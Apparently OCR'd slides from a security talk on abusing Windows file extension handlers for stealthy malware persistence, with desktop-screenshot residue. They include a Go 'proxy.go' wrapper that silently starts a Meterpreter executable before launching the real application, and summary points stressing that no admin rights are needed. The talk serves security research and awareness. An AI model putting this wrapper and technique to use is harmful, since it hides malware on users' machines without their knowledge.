
proxy.go

```
import (
    "os"
    "os/exec"
)

func main(){

    malware := "C:/random/meterpreter.exe"
    cmd := exec.Command(malware)
    cmd.Start()

    real_app := os.Args[1]
    real_app_arg1 := os.Args[2]
    real_app_arg2 := os.Args[3]
    cmd1 := exec.Command(real_app,real_app_arg1,real_app_arg2)
    cmd1.Start()
}
```


Firefox
Google Chrome
Protected
Protected_
debug
music.mp4
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
3:30 AM
11/8/2018

To sum up...

- Extension Handlers can be hijacked to malware persistence.

- Attacker does not need admin privileges.

- Super Stealthy method!!

- Powershell is not necessary, HKU registry can be edited without restrictions :-)

Conclusions...

Features of Windows can be abused to make malware persistence stealthier

Thank you!

Sheila Ayelen Berta (@UnaPibaGeek)